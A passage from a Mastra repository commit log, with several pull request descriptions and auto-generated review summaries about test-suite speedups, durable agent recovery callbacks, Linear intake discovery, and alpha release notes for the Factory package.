<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com>
Co-authored-by: yoko-reviewer[bot] <324360165+yoko-reviewer[bot]@users.noreply.github.com>
|
||
|
Tyler Barnes
|
ce3be915c9 |
test(core): share the module cache across core unit test files (#29131)
## What Core's unit tests run in two vitest projects: - `unit:packages/core`: 1,418 files with `isolate: false`. Each worker loads core once instead of re-importing it for every test file. - `unit:packages/core-isolated`: 121 files that still run isolated, each listed in `packages/core/vitest.isolated-tests.ts` with its reason (`vi.mock`, env read at import, global stubs such as `fetch` or `process.on`, `vi.resetModules`, or a heap assertion). No test file or assertion changes. ## Why Most of core's unit-test worker time went to importing core again for every file. Sharing the module cache cuts import time from ~1,050s to ~210s of worker time, and the full core lane from 780s to 433–505s (median ~465s, −40%), measured on CI's machine shape (5 vCPU, Node 24.22.1). ## How leaks are kept out The shared test setup restarts its deterministic UUID counter for every test, so every file creates runs with ids like `…0001`. Core keeps a few process-wide maps keyed by run id (run registry, thread-stream runtime, run lease fences). With isolation off, a later file could find an earlier file's entry for the same id. - `packages/core/vitest.no-isolate-setup.ts` runs after each file in the shared project and clears those maps through existing reset hooks, plus a new test-only `__resetRunLeaseFencesForTests`. Imports are lazy so files using `vi.mock` keep their load order. - `packages/_test-utils/src/setup.ts` creates one `AsyncLocalStorage` per worker instead of one per file. - `packages/core/vitest.config.ts` points anyone adding a mock or env-setting test at the isolated list, and says to rerun a shared-project failure alone or with `--sequence.shuffle.files` before blaming the file. ## Testing - All 1,539 core files under 9 shuffled file orders: only failures are the 3 durable-agent tests fixed on main by #29081 (fix for #29065 stubs), one known heap-assertion file (now isolated) and one load-sensitive real-timer test (`signals-claimed-ownership`, passes 15/15 alone). - Live ref'd timers per worker stay bounded (max 132, no monotonic growth). - `tsc --noEmit` clean. This is a one-week CI trial: retry counts on core unit tests are watched for a week before calling it done. Stacked on #29100 (stop sleeping through retry backoff and lease waits in unit tests), which it builds on. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 Most core unit tests now share one worker, so the code they load is reused between files. This makes the core test lane faster. Tests that change global state, mock modules, or depend on timing still run in their own isolated project. ## Changes - Splits core unit tests into two Vitest projects in `packages/core/vitest.config.ts`: - `unit:packages/core` sets `isolate: false`. It excludes end-to-end tests and isolated tests. It uses `vitest.no-isolate-setup.ts`. - `unit:packages/core-isolated` runs the files in `isolatedTestFiles` with the standard setup. - Defines shared empty API-key environment values in `vitest.config.ts` for both projects. - Adds `isolatedTestFiles` in `packages/core/vitest.isolated-tests.ts`. The file contains 140 lines that match a `.test.ts` search. The PR objectives state that 121 files stay isolated. The raw summary states 141 paths. This count does not match the objectives and is not reconciled. - Adds `vitest.no-isolate-setup.ts` for the shared project. Before each test, it sets the UUID store counter to a range assigned to the current file. After each file, it resets the global run registry, registry activity, execution fences, thread-stream runtime, and run-lease fences. - Changes `uuidStore` in `packages/_test-utils/src/setup.ts`. It reuses one `AsyncLocalStorage` per worker. The instance is stored on `globalThis.__mastraTestUuidStore` and created only when that property is nullish. - Adds `__resetRunLeaseFencesForTests()` in `packages/core/src/agent/run-lease-fence.ts`. It clears all registered run lease checks. The function is for tests only. The diff changes 5 files, with 252 lines added and 8 removed. ## Verification - The PR objectives report timing results and a nine-order shuffled run of all core files. These results are not verified in this review. - No CI results are available for the current head. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Tyler Barnes
|
51c340a782 |
test(core,mcp): stop sleeping through retry backoff and lease waits in unit tests (#29100)
## What this does
About 390 s of core unit-test time was spent really sleeping through
retry backoff: provider retry-after waits (up to 30 s each), `waitDelay`
backoff, `p-retry` delays, and `fetchWithRetry`'s own `setTimeout`. This
makes those waits instant in tests, while the files that test the delays
themselves keep real timing.
- `packages/_test-utils/src/setup.ts` (the shared core test setup) mocks
`waitDelay` globally with a version that yields one microtask and still
honours `abortSignal`. It also sets `p-retry`'s
`minTimeout`/`maxTimeout` to 0, because the AI SDK v5 stream path
retries through `p-retry` and never calls `waitDelay`.
- Files that assert on the delay itself opt out at the top of the file.
For `waitDelay`, that's `vi.unmock('<path>/utils/retry-after')`, in all
seven: model-retry-after, stream-error-retry-processor,
llm-execution-step, thread-lease-loss-abort, fetchWithRetry, utils, and
download-assets. For `p-retry`, it's
`vi.mock('<path>/core/node_modules/p-retry', importOriginal =>
importOriginal())`, in the two that also need p-retry's real backoff
(model-retry-after, thread-lease-loss-abort); `vi.unmock` on that path
leaves p-retry's lazy import unresolved under fake timers. The comments
in `packages/_test-utils/src/setup.ts` say the same.
- `signal-messages.test.ts` advances fake timers through its post-abort
teardown wait instead of waiting 30 s.
- **Product change:** `fetchWithRetry`
(`packages/core/src/utils/fetchWithRetry.ts`) now waits through the
shared `waitDelay` helper instead of its own `setTimeout`. Retry timing
and abort behaviour are unchanged, and it lets the global test mock
reach attachment downloads (`attachment-download-recovery` 60 s → 3.1
s). Changeset: `@mastra/core` patch.
No test is removed or skipped, and no assertion changes.
## Numbers (local, the 127–128 core files touching retry/backoff)
| | wall | test time | passed |
|---|---:|---:|---:|
| before | 792 s | 686.8 s | 3413 |
| after | 661 s → 153 s on the full lever stack | 546.1 s | 3413 (3419
with download-assets' opt-out tests counted) |
Largest single wins: an evented test 60 s → 0.75 s (two 30 s retry-after
waits), signal-messages 30 s → 1 s, per-file `waitDelay` users 123 s →
12 s. Total ≈ 390 s of test time, about 8.5% of Affected UNIT worker
time on a core PR.
## Background-task lease tests
`BackgroundTaskManager` rejects leases under 3s and floors its heartbeat
and stale-recovery delays at 1s, so tests that prove a lease expires
wait several real seconds per case. An internal, test-only env var
`MASTRA_BACKGROUND_TASKS_MIN_LEASE_MS` can only lower that minimum. It's
read when each manager is constructed, not at import, and the 1s floor
scales down with it (minimum / 3). With the env unset, every value is
the same as before: a 3000ms minimum, a 1000ms floor, and the same error
text. `manager-owners.test.ts` and the mcp
`server-tasks-background.test.ts` (plus the child server it spawns) run
on a 600ms lease. `manager-lifecycle.test.ts` still asserts the real
3000ms rejection.
- mcp `server-tasks-background.test.ts`: 198.7s → 81.8 / 79.8 / 78.6s,
48/48 each run
- core `manager-owners.test.ts`: 44s → ~11s, 83/83 (with lifecycle) over
3 runs
## Test plan
- [x] Retry/backoff file set green before and after (above)
- [x] Opt-out files still see real delays (their delay assertions pass)
- [x] fetchWithRetry tests pass with real timing
- [ ] CI: Affected UNIT green
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
This PR makes unit tests run faster. Tests skip most real waiting, and
tests that check real delays still use them. Background-task tests can
use a shorter lease through a test-only setting. The production defaults
do not change.
## Changes
- `fetchWithRetry` (`packages/core/src/utils/fetchWithRetry.ts`) uses
the shared `waitDelay` helper for retry backoff. After the delay, it
checks the abort signal and throws the abort reason if the signal was
aborted.
- The shared Vitest setup (`packages/_test-utils/src/setup.ts`) mocks
core's `waitDelay` to yield one microtask. The mock still honors an
already-aborted signal. It also sets core's `p-retry` `minTimeout` and
`maxTimeout` to `0` and `randomize` to `false`.
- Setting `MASTRA_TEST_REAL_RETRY_DELAYS=1` makes the setup use the
original modules. The `e2e:packages/core` and `e2e:packages/evals`
Vitest projects set this variable.
- Tests that assert real delay behavior unmock `retry-after`. These
files include `model-retry-after.test.ts`,
`thread-lease-loss-abort.test.ts`, `download-assets.test.ts`,
`llm-execution-step.test.ts`, `stream-error-retry-processor.test.ts`,
`utils.test.ts`, and `fetchWithRetry.test.ts`.
- `signal-messages.test.ts` uses fake timers to advance through the
30-second post-abort teardown wait. It restores the timer substitution
in a `finally` block.
- `retry-after.e2e.test.ts` adds checks that `waitDelay(50)` and a
one-retry `p-retry` run take at least 45 ms.
- `BackgroundTaskManager`
(`packages/core/src/background-tasks/manager.ts`) reads the internal
`MASTRA_BACKGROUND_TASKS_MIN_LEASE_MS` override when a manager is
constructed. The override applies only when the value is finite,
positive, and below 3000 ms. The minimum lease defaults to 3000 ms. The
heartbeat and stale-recovery floor is one third of the minimum, which is
1000 ms by default.
- `manager-owners.test.ts` sets the minimum lease to 600 ms in
`beforeAll`. It derives the heartbeat interval from that value.
- The MCP background-task tests (`server-tasks-background.test.ts` and
`background-tasks-child.ts`) use a 600 ms lease. The lease reaches child
servers as a command-line argument. The `Probe` fixture gains a `hold`
promise. The open-task limit test uses it to keep tasks open until the
limit check completes.
- Changesets:
- `fetch-with-retry-wait-delay.md` declares a patch for `@mastra/core`.
- `full-humans-glow.md` declares a patch for `@mastra/core` only. The
commit message says `@mastra/mcp` was removed from this changeset.
## Validation
- The author reports 3,413 tests passed before and after the change in
the measured core file set. The count is 3,419 when `download-assets`
opt-out tests are included.
- The author reports these local timings:
- `signal-messages.test.ts`: 30 seconds to 1 second.
- `manager-owners.test.ts`: 44 seconds to about 11 seconds.
- The author reports that `manager-lifecycle.test.ts` still checks the
real 3000 ms rejection.
- Current-head test results: not available.
- CI status: not available. The "Affected UNIT green" check is unchecked
in the PR objectives.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
0278a5ce83 |
fix(core): call agent defaultOptions lifecycle callbacks on recovered durable runs (#30278)
> Opened by @arthurfiorette
`DurableAgent.recover()` (and therefore `recoverActiveRuns()` and
`recovery: { durableAgents: 'auto' }`) wired only the callbacks passed
to `recover()` into the recovered stream. The agent's
`defaultOptions.onFinish` / `onError` / `onAbort` were never called,
unlike a normal `stream()`, so per-turn bookkeeping was lost for exactly
the turns that crashed.
Recovered runs now resolve the agent's default options and call its
`onFinish` / `onError` / `onAbort` first, then any callbacks passed to
`recover()`. Both run, rather than the caller's replacing the default,
because `recoverActiveRuns()` and automatic recovery always pass their
own internal callbacks.
Test plan:
- New `recover-default-callbacks.test.ts` crashes a run mid-model-call,
recovers it, and asserts `defaultOptions.onFinish` fires in the
recovered process (it fails without the fix).
- All `durable/__tests__/recover*` tests pass; `tsc --noEmit` is clean.
Fixes #30263
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
When an AI agent run crashes and is later recovered, the agent's default
"finished", "error", and "aborted" callbacks did not run. This change
makes them run again during recovery, so the app's bookkeeping still
happens for those runs.
## Summary
Recovered durable runs now call the agent's `defaultOptions.onFinish`,
`onError`, and `onAbort` callbacks. The default callbacks run first.
Callbacks passed to `recover()` run after them. This matches the
behavior of a normal `stream()` call. Issue `#30263` reports the gap.
### Changes
- **`packages/core/src/agent/durable/durable-agent.ts` (+20/-3):** The
recovered stream wires composed callbacks. Each composed callback calls
the agent default, then the matching callback from `recover()`. The
error and abort handlers still schedule auto-cleanup.
-
**`packages/core/src/agent/durable/__tests__/recover-default-callbacks.test.ts`
(+70, new file):** The test gates the first model generation,
checkpoints the run, and restarts it. It then checks that the recovered
run:
- has no stream errors,
- returns `"answer"`,
- invokes the default `onFinish` for generation 2.
`afterEach` releases remaining gates and stops tracked scenarios.
- **`.changeset/quiet-owls-recover.md` (+5, new file):** Adds a patch
changeset for `@mastra/core`.
### Scope
- The change covers `recover()`, `recoverActiveRuns()`, and `recovery: {
durableAgents: 'auto' }`. These paths all reach the same recovery
callback wiring.
- No exported or public declarations change.
### Verification
- The author reports that the new test passes, that all
`durable/__tests__/recover*` tests pass, and that `tsc --noEmit` is
clean. These results are author-reported. CI results for the current
head are not available in this review.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
038453afe3 |
fix(factory): link Connect tools "Manage" button to the project's Connect page (#30262)
> Opened by @DSchau ## Summary In Factory **Settings → Mastra Connect tools**, the **Manage in Mastra Platform** button opened the bare Platform home (`https://projects.mastra.ai`), so users had to find the right project and its Connect settings themselves. It now deep-links to the Connect settings of the Factory's Platform project: - `GET /web/integrations/platform/connect-tools` now returns `projectId` (the `MASTRA_PROJECT_ID` it already lists connections for) alongside `connections`. - The UI links to `/orgs/<orgId>/projects/<projectId>/settings/connect` using the signed-in user's organization. When no organization is known (e.g. a local Factory without auth), it uses `/org/projects/<projectId>/settings/connect`, and Platform's `OrgRedirect` sends that to the user's current organization. ## Test plan - `factory`: `routes.test.ts` asserts the route returns `projectId` (9/9 pass) - `factory-ui`: `ConnectToolsSection.msw.test.tsx` covers the org-specific link and the `/org/` fallback (4/4 pass) - `factory-ui` typecheck passes; oxfmt clean <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The Factory settings page had a button that sent users to the general Mastra Platform page. Now the button sends users to the Connect settings for the exact Platform project. This saves users a step. ## Overview This change updates the **Manage in Mastra Platform** button in Factory Settings → Mastra Connect tools. The button now links to the Connect settings page for the Platform project. The connect-tools API now returns the project ID with the connection list. ## Changes - **Route response** (`mastracode/factory/src/integrations/platform/connect/routes.ts`): The connect-tools route returns `projectId` next to `connections`. - **Route tests** (`routes.test.ts`): Tests expect `projectId: 'proj_1'` when listing project connections. They also expect it when auth is disabled and the catalog is unavailable. - **Client service** (`platformConnect.ts`): - Adds the `ConnectTools` interface with `projectId` and `connections`. - Changes `listConnectTools` to return `ConnectTools` instead of `ConnectToolConnection[]`. - Adds `platformProjectConnectUrl(projectId, organizationId?)`. It builds `/orgs/<orgId>/projects/<projectId>/settings/connect` when the organization ID is known. Otherwise it builds `/org/projects/<projectId>/settings/connect`. Both IDs are URL-encoded. - **UI component** (`ConnectToolsSection.tsx`): - Reads `connections` and `projectId` from the query data. - `ManageLink` requires a project ID. It gets the organization ID from Factory auth and links to the project-specific URL. It no longer links to the general `MASTRA_PLATFORM_URL`. - **UI tests** (`ConnectToolsSection.msw.test.tsx`): - The mocks include a project ID. - The attached-connections case checks the organization-specific project URL. - The empty-connections case checks the fallback `/org/` project URL. - **Changeset** (`.changeset/sharp-links-connect.md`): Adds a patch entry for `@mastra/factory`. ## Verification The author reports these results. I did not run them: - `factory` `routes.test.ts`: 9/9 pass. - `factory-ui` `ConnectToolsSection.msw.test.tsx`: 4/4 pass. - `factory-ui` typecheck passes and formatting with oxfmt is clean. ## Scope Six files changed. There are 55 added lines and 27 removed lines. No exported public declarations change outside the `platformConnect.ts` service in `factory-ui`. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
NikAiyer
|
956143f6bd |
test(libsql): guard live-run boot recovery (#30264)
Adds a two-process regression test for boot recovery with both durable
and evented agents. A peer blocks in its first tool while a second
Mastra instance opens the same LibSQL database, starts workers,
discovers the running agent, and calls `recoverAllDurableAgents()`. The
test checks that recovery skips the healthy owner, makes zero model
calls in the booting replica, and lets the original peer commit all
three steps. Reuses the T81 peer and IPC gates with no added sleeps or
skipped engine cells.
Run locally with `pnpm build:core`, then `pnpm --filter @mastra/libsql
exec vitest run
src/__tests__/cross-process/xproc-boot-recovery.test.ts`.
Three consecutive local runs passed, followed by another passing run
after restoring the red control:
```text
durable evented result
Green run 1 1901ms 1632ms 2 passed (2)
Green run 2 3186ms 1605ms 2 passed (2)
Green run 3 1399ms 2423ms 2 passed (2)
Restored green 1451ms 1798ms 2 passed (2)
```
For the red control, temporarily changed the recovery branch in
`packages/core/src/agent/durable/execution-fence.ts` from
`backend.tryRecover(executionId, args.untrackedRun)` to
`backend.tryTakeover(executionId)`, rebuilt core, and ran the same test.
Both engines failed on the intended assertions:
```text
Test Files 1 failed (1)
Tests 2 failed (2)
Both durable and evented:
Expected: { agents: 1, recovered: 0, succeeded: 0, failed: 0, skipped: 1 }
Received: { agents: 1, recovered: 1, succeeded: 1, failed: 0, skipped: 0 }
boot recovery must not call the model: expected 4 to be +0
Original peer commits: expected [1] to deeply equal [1, 2, 3]
the peer finishes without work from the booting replica: expected 4 to be +0
```
The bypass was reverted and core rebuilt before the final green run.
There are no production-code changes and no changeset. Formatting,
type-aware lint, and `git diff --check` pass. `pnpm --filter
@mastra/libsql exec tsc --noEmit` is blocked by five existing errors in
unrelated fixtures: one in `dead-claim-pg-agent.ts:10` and four in
`foreach-billing-workflow.ts`.
Fixes COR-1492
Ref COR-1365
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: The computer runs a task on one program. A second copy of the
program starts and must not repeat that task. This PR adds a test that
checks this rule. The second copy must skip the task, and the first copy
must finish it.
## Summary
This PR adds one new test file:
`stores/libsql/src/__tests__/cross-process/xproc-boot-recovery.test.ts`
(113 lines added, 0 removed). It contains no production-code changes and
no changeset.
The file defines a cross-process regression test for boot recovery. It
runs once for `durable` and once for `evented` agents. Each run has the
same flow:
1. **Setup.** `beforeEach` sets `MASTRA_AGENT_THREAD_LEASE_TTL_MS` to
`1500`. It then creates the test environment with workers enabled.
2. **Start the peer.** The test spawns a peer process from
`fixtures/t81-peer.ts`. It waits until the peer reports `blocked` at
step 1.
3. **Boot a replica.** The test opens the same LibSQL database from a
second `Mastra` instance. The replica registers a step agent with three
steps. It uses `MockMemory` and workers. Recovery is set to
`durableAgents: 'auto'`.
4. **Discover the run.** The test calls `listActiveRuns()`. It expects
exactly one active run with the peer's `runId`.
5. **Run recovery.** The test calls `recoverAllDurableAgents()`. It
expects `{ agents: 1, recovered: 0, succeeded: 0, failed: 0, skipped: 1
}`. It uses soft assertions for this result.
6. **Check model calls.** The test expects the replica's model call
count to be `0`.
7. **Release the peer.** The test sends `release` and reads the peer
result. It expects no errors. It expects `commit` events for steps `1,
2, 3`. It expects the peer to exit with code `0` and no signal.
8. **Teardown.** `afterEach` releases and kills the peer. It then shuts
down Mastra, closes storage, cleans up the environment, and restores
stubbed environment variables.
The test links to COR-1492 and COR-1436 in a code comment. The comment
says a running snapshot can belong to a healthy replica. Recovery must
find that run without running its tools again.
## Verification
The PR author reports:
- Four passing local runs of `pnpm --filter @mastra/libsql exec vitest
run src/__tests__/cross-process/xproc-boot-recovery.test.ts`, after
`pnpm build:core`.
- A temporary red control caused both engine tests to fail on the
intended assertions. The control was then reverted.
- Formatting, type-aware lint, and `git diff --check` pass.
- `pnpm --filter @mastra/libsql exec tsc --noEmit` reports five errors
in unrelated fixtures.
These results come from the author's report. This review did not run the
tests.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: review <review@local>
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
Damien Schneider
|
094452688e |
fix(factory): make the Linear issue list a pure read (#29998)
**─────── TLDR ───────** > Loading a Linear board in Factory no longer files cards, so the issue list returns at read speed instead of waiting on every issue's rules. `GET /web/linear/issues` awaited a full Linear rules ingest before responding: legacy card copy, the project's whole card list, then a rule evaluation and commit per issue, one after another. In production that averaged ~78s (p99 126s) across ~200 requests per 5 minutes. It was also the only path that gave a new Linear issue its card, for both direct and Platform Linear, so issues were only filed while someone had a board open. The Linear issue reconciler now does that filing in the background, and the route only reads. ### Behavior changed someone opens or polls a Linear board ├─ **was** — waits for every listed issue to go through the rules └─ **now** — gets the list back; nothing is written a new active issue lands in a source bound to a project ├─ **was** — carded within 30s, only while a board tab is open └─ **now** — carded on the next reconcile sweep, default 5 min, no tab needed a custom `issueObserved` rule on an already-carded issue ├─ **was** — re-fired on update only while a board tab polled └─ **now** — re-fires on update from the sweep an uncarded issue on screen before the sweep reaches it └─ **unchanged** — still shows as an intake candidate on the board ### Decisions - **discovery runs inside the existing Linear reconciler** — one worker and lease for direct and Platform, like the GitHub sweep; a separate worker is easy if 5 min is too slow - **5 listing calls per project per run** — each call returns up to 30 of the most recently updated active issues per bound source, so one bound source means 150; the board loads 30 unless someone clicks Load more - **sweep files as `factory-rule-dispatcher`** — the actor the reconciler's close replay already uses; first-sight cards no longer carry the browsing user ### Watch > [!WARNING] > `MASTRACODE_LINEAR_ISSUE_RECONCILE_ENABLED=false` now <mark>also turns off first-sight Linear intake</mark>, since discovery rides the reconcile sweep. The Platform event worker's cross-tenant guard is unchanged: discovery only lists sources an org selected and bound to its own project, the same set the route used to ingest. ### Not verified - [ ] the sweep against real Linear and the real Platform API — tests stub only their HTTP --- > ██████████████████ **tests** `+380 −121` > █████████ **source** `+177 −49` > █ **changeset** `+9` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ## ELI5 Opening the Linear issue list no longer writes data. A background job now finds new Linear issues and creates Factory cards for them. ## Summary This change moves Linear issue discovery and filing out of the `GET /web/linear/issues` route. Discovery now runs in the existing Linear issue reconciler sweep. The issue list route only reads. It no longer calls the removed `ingestFactoryIssues` callback. It selects sources and returns issue payloads. The reconciler sweep now runs two steps: - Existing issue reconciliation. - Intake discovery, using `createLinearIntakeDiscovery`. The sweep returns a combined summary. Its `observed` count includes discovery results. Its failure counts and error lists combine both steps. Intake discovery works as follows: - Groups factory projects by organization. - Selects enabled Linear sources. - Matches source bindings to projects. - Gets one fresh access token per organization. - For each bound project, lists up to `LINEAR_INTAKE_DISCOVERY_MAX_PAGES` (five) pages of issues. - Keeps only issues whose source belongs to that project's bindings. - Converts issues to ingress records with `issueToIngress`. - Sends non-empty batches to Linear rules. - Records organization-level and project-level failures and their errors. The generic issue reconciler's `createIssueReconciler` now catches `listShared` failures per project. It records the project ID and error message, then continues with the next project. Before this change, one storage error ended the whole sweep. The `issueObserved` rule now runs during the sweep. It no longer runs during a board read. `attachLinearIssueReconciler` now accepts `loadConnection`, `getFreshAccessToken`, and the `intake` storage. The `issueToIngress` function moved from the reconciler file to the new intake discovery file. The Linear integration no longer attaches `attachLinearRules` as `ingestFactoryIssues`. The platform Linear route builder no longer receives `ingestFactoryIssues`. Event-rule ingestion still uses the worker path. The `scopeSourceIdsToProject` and issues route documentation now describe discovery and project filtering. The event worker documentation names reconcile-sweep discovery as the first-observation path. A changeset adds a patch release for `@mastra/factory`. It documents that opening a board no longer creates cards. It also documents that the background sweep creates cards for new issues in project-bound sources within the sweep interval (five minutes by default), including when the board is closed. ### Tests - New `intake-discovery.test.ts` covers: - Board views do not file work. - Discovery files issues from eligible bindings. - Repeated unchanged sweeps do not file duplicates. - Unbound or unselected sources are skipped. - Disabled intake is respected. - Page limits apply per project. - Filing continues for other projects when reading one project's cards fails. - An expired connection that needs OAuth does not block filing for another organization. - Existing reconciler, routes, and platform Linear integration tests were updated. The platform tests cover reconcile sweeps with `intake` storage and assert that `issueObserved` fires during the sweep. - Test results from a completed run on the current head: not available. - The author states that the sweep was not verified against real Linear or the Platform API. Tests stub HTTP. ### Behavior changes to note - Setting `MASTRACODE_LINEAR_ISSUE_RECONCILE_ENABLED=false` also disables first-sight Linear intake. The changeset documents this. - Issues not yet reached by the sweep remain visible as intake candidates in the issue list. - Discovery is limited to sources that an organization selected and bound to its own project. - A card-read failure for one project no longer ends the sweep. ### Public API changes - Added: `LINEAR_INTAKE_DISCOVERY_MAX_PAGES`, `LinearIntakeDiscoverySummary`, `LinearIntakeDiscoveryOptions`, `issueToIngress`, `createLinearIntakeDiscovery`. - Added in `issue-reconciler.ts`: `LinearIssueReconcileSummary`, `LinearIssueReconciler`. - Changed: `attachLinearIssueReconciler` parameter types. - Removed from `issue-reconciler.ts`: `issueToIngress`. ### Review effort - Intake discovery and its tests: medium. - Reconciler and routes: medium. - Other files: low. - Review finding counts: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
dane-ai-mastra[bot]
|
34dbbd363e |
chore: version packages (alpha) (#30241)
This PR was opened by the [Changesets release](https://github.com/changesets/action) GitHub action. When you're ready to do a release, you can merge this and publish to npm yourself or [setup this action to publish automatically](https://github.com/changesets/action#with-publishing). If you're not ready to do a release yet, that's fine, whenever you add more changesets to main, this PR will be updated. ⚠️⚠️⚠️⚠️⚠️⚠️ `main` is currently in **pre mode** so this branch has prereleases rather than normal releases. If you want to exit prereleases, run `changeset pre exit` on `main`. ⚠️⚠️⚠️⚠️⚠️⚠️ # Releases ## @mastra/factory@0.29.0-alpha.0 ### Minor Changes - Intake rules can now set a description on the cards they create, so cards from integrations show the item's details instead of an empty description. ([#30253](https://github.com/mastra-ai/mastra/pull/30253)) ```ts return { type: 'upsertLinkedWorkItem', board: context.intake.board, source: 'github-dependabot-alert', sourceKey: alert.id, title: alert.title, description: alert.description, url: alert.url, stage: context.intake.initialPhase, // ... }; ``` - Added Vanta vulnerabilities as a Factory intake source through MastraConnect. Once you connect Vanta and enable it in intake settings, each active vulnerability becomes a card labeled `security` with its severity, package, and remediation date in the description. ([#30255](https://github.com/mastra-ai/mastra/pull/30255)) - Intake integrations are now off until you turn them on. A newly connected integration no longer starts pulling items onto your boards until you enable it in the intake settings. ([#30251](https://github.com/mastra-ai/mastra/pull/30251)) - Added two reads that serve a Factory board without sending every card. `GET /web/factory/projects/:id/boards/:boardKey/phases` returns, for each phase of the board, how many cards it holds and the first of them in the order asked, after the search and filters given. `GET /web/factory/projects/:id/work-items/filter-options` returns the labels and people the board can be filtered by. `item=<card id>` also answers for one card and its place in each phase, however deep it lies, without listing the phase down to it. Each card is named with a `version` of its body, which `?workItemId=` also sends, so a reader keeps the bodies it holds and reads only the ones that changed. ([#30177](https://github.com/mastra-ai/mastra/pull/30177)) ```ts const res = await fetch(`/web/factory/projects/${projectId}/boards/work/phases?label=bug&limit=10&cards=true`); const { phases, matchingTotal, boardTotal, workItems } = await res.json(); // phases: [{ phase: "intake", total: 42, cards: [{ id, version }, …] }, …] ``` - Added Dependabot alerts as a Factory intake source. Turn on **Sync alerts** under GitHub in intake settings and pick repositories, or `PUT /web/intake/config` with `{ "dependabot": { "enabled": true, "sourceIds": ["owner/repo"] } }`. Open alerts in those repositories become cards labeled `security` with the advisory details as the description, and they close automatically when the alert is fixed or dismissed. ([#30254](https://github.com/mastra-ai/mastra/pull/30254)) - Changing an intake route now warns you when cards already on your boards match a different board, and offers to move those untouched cards to the start of their new board. ([#30252](https://github.com/mastra-ai/mastra/pull/30252)) ### Patch Changes - Fixed who owns the sessions a Factory card runs in, and who can approve what they wait on. ([#30146](https://github.com/mastra-ai/mastra/pull/30146)) **Who owns a card's phase session** - In a Factory that runs card work on the organization's model keys (the `factory` and `hybrid` credential settings), every new phase session now belongs to the Factory itself and uses the organization's keys and the Factory's default model. That holds whoever moved the card: a person, an agent, a webhook or a rule. Before, it ran as whoever connected the repository, or as the person who approved the move. - The person who moved or approved the card stays on record as the one who did it. When they move a card from their own session, that session follows the card, so it hears when the phase waits on someone and can answer from there. - If the organization has neither a model key nor a provider of its own, the run stops with a clear "add an organization key or provider" message and is not tried again on its own. Add one, then press Retry on the card. - In a Factory on personal credentials there are no organization keys, so a phase runs as the person who moved or approved the card (or whose session's agent moved it), and otherwise as the person who created the Factory. Sessions that already exist keep their owner. **Approving a waiting tool call** - The person who asked for the work, and anyone whose session follows the card, can approve or decline any tool call the phase session is waiting on, a plan or any other tool that asks first. They can do it from their own session in the sidebar, with `factory_answer_approval`, or over HTTP: ```http POST /web/user-sessions/:sessionId/parked-approval { "decision": "approve" } ``` Add `toolCallId` when the session waits on more than one approval. Questions that need a typed answer are still answered in the session. - A session following the card is told when the phase session waits on a yes or no, for a plan or any other tool, with the call to answer it. In the chat that notice now has Approve and Decline buttons and a link to open the waiting session; a notice about a question that needs a typed answer has the link only. - Nobody is asked to approve what a phase approves itself: when a phase's `exitTool` has `autoApprove` and the card matches `autoApproveWhen`, the run carries on without a notice. This now works for any exit tool that pauses for a yes or no, not only `submit_plan`. - When two people answer the same call at once, one answer is used and the other is told the call was already answered. - The run then carries on as the phase session's owner. Before, it carried on as whoever answered, and could fail with "the request has no authenticated user". - Following moves with a session: after a hand-over, the session's new owner can answer and the old one cannot. **Sidebar** A card's phase sessions now show under the session that asked for the work when child sessions are revealed, marked "run by Factory" when the Factory owns them, and that session shows "waiting on you", with Approve and Decline in its menu, while one of them waits on the viewer. - Mastra Code's Knowledge scopes now use canonical addresses, matching `@mastra/core`'s one-segment scope values. Factory sessions hold their org and project ids encoded (`org:acme%3Aeu` for org `acme:eu`), and the `/knowledge` inspector and Factory Knowledge routes read the same addresses the code agent writes, instead of encoding host scopes a second time. ([#30019](https://github.com/mastra-ai/mastra/pull/30019)) - Sandboxes in a Factory with more than ten repositories can now reach all of them with `git` and `gh`. The Factory mints each sandbox token for at most ten repositories, so the sandbox now gets one token per group of ten (`GH_TOKEN`, `GH_TOKEN_2`, …). Each checkout's git credential helper uses the token that covers it, `github_refresh_token` refreshes every group, and the environment note tells the agent which variable to use for `gh` in each repository, for example `GH_TOKEN=$GH_TOKEN_2 gh pr list -R owner/repo`. Before, a Factory over ten repositories fell back to a token for the session repository only. ([#30121](https://github.com/mastra-ai/mastra/pull/30121)) - Fixed GitHub pull request cards losing their labels, so intake routes that match on labels (for example `security`) now route pull requests too. ([#30250](https://github.com/mastra-ai/mastra/pull/30250)) - Updated dependencies [[`175b4b5`]( |
||
|
Abhi Aiyer
|
4a3920c7bf |
feat(factory): offer to move untouched cards when intake routes change (#30252)
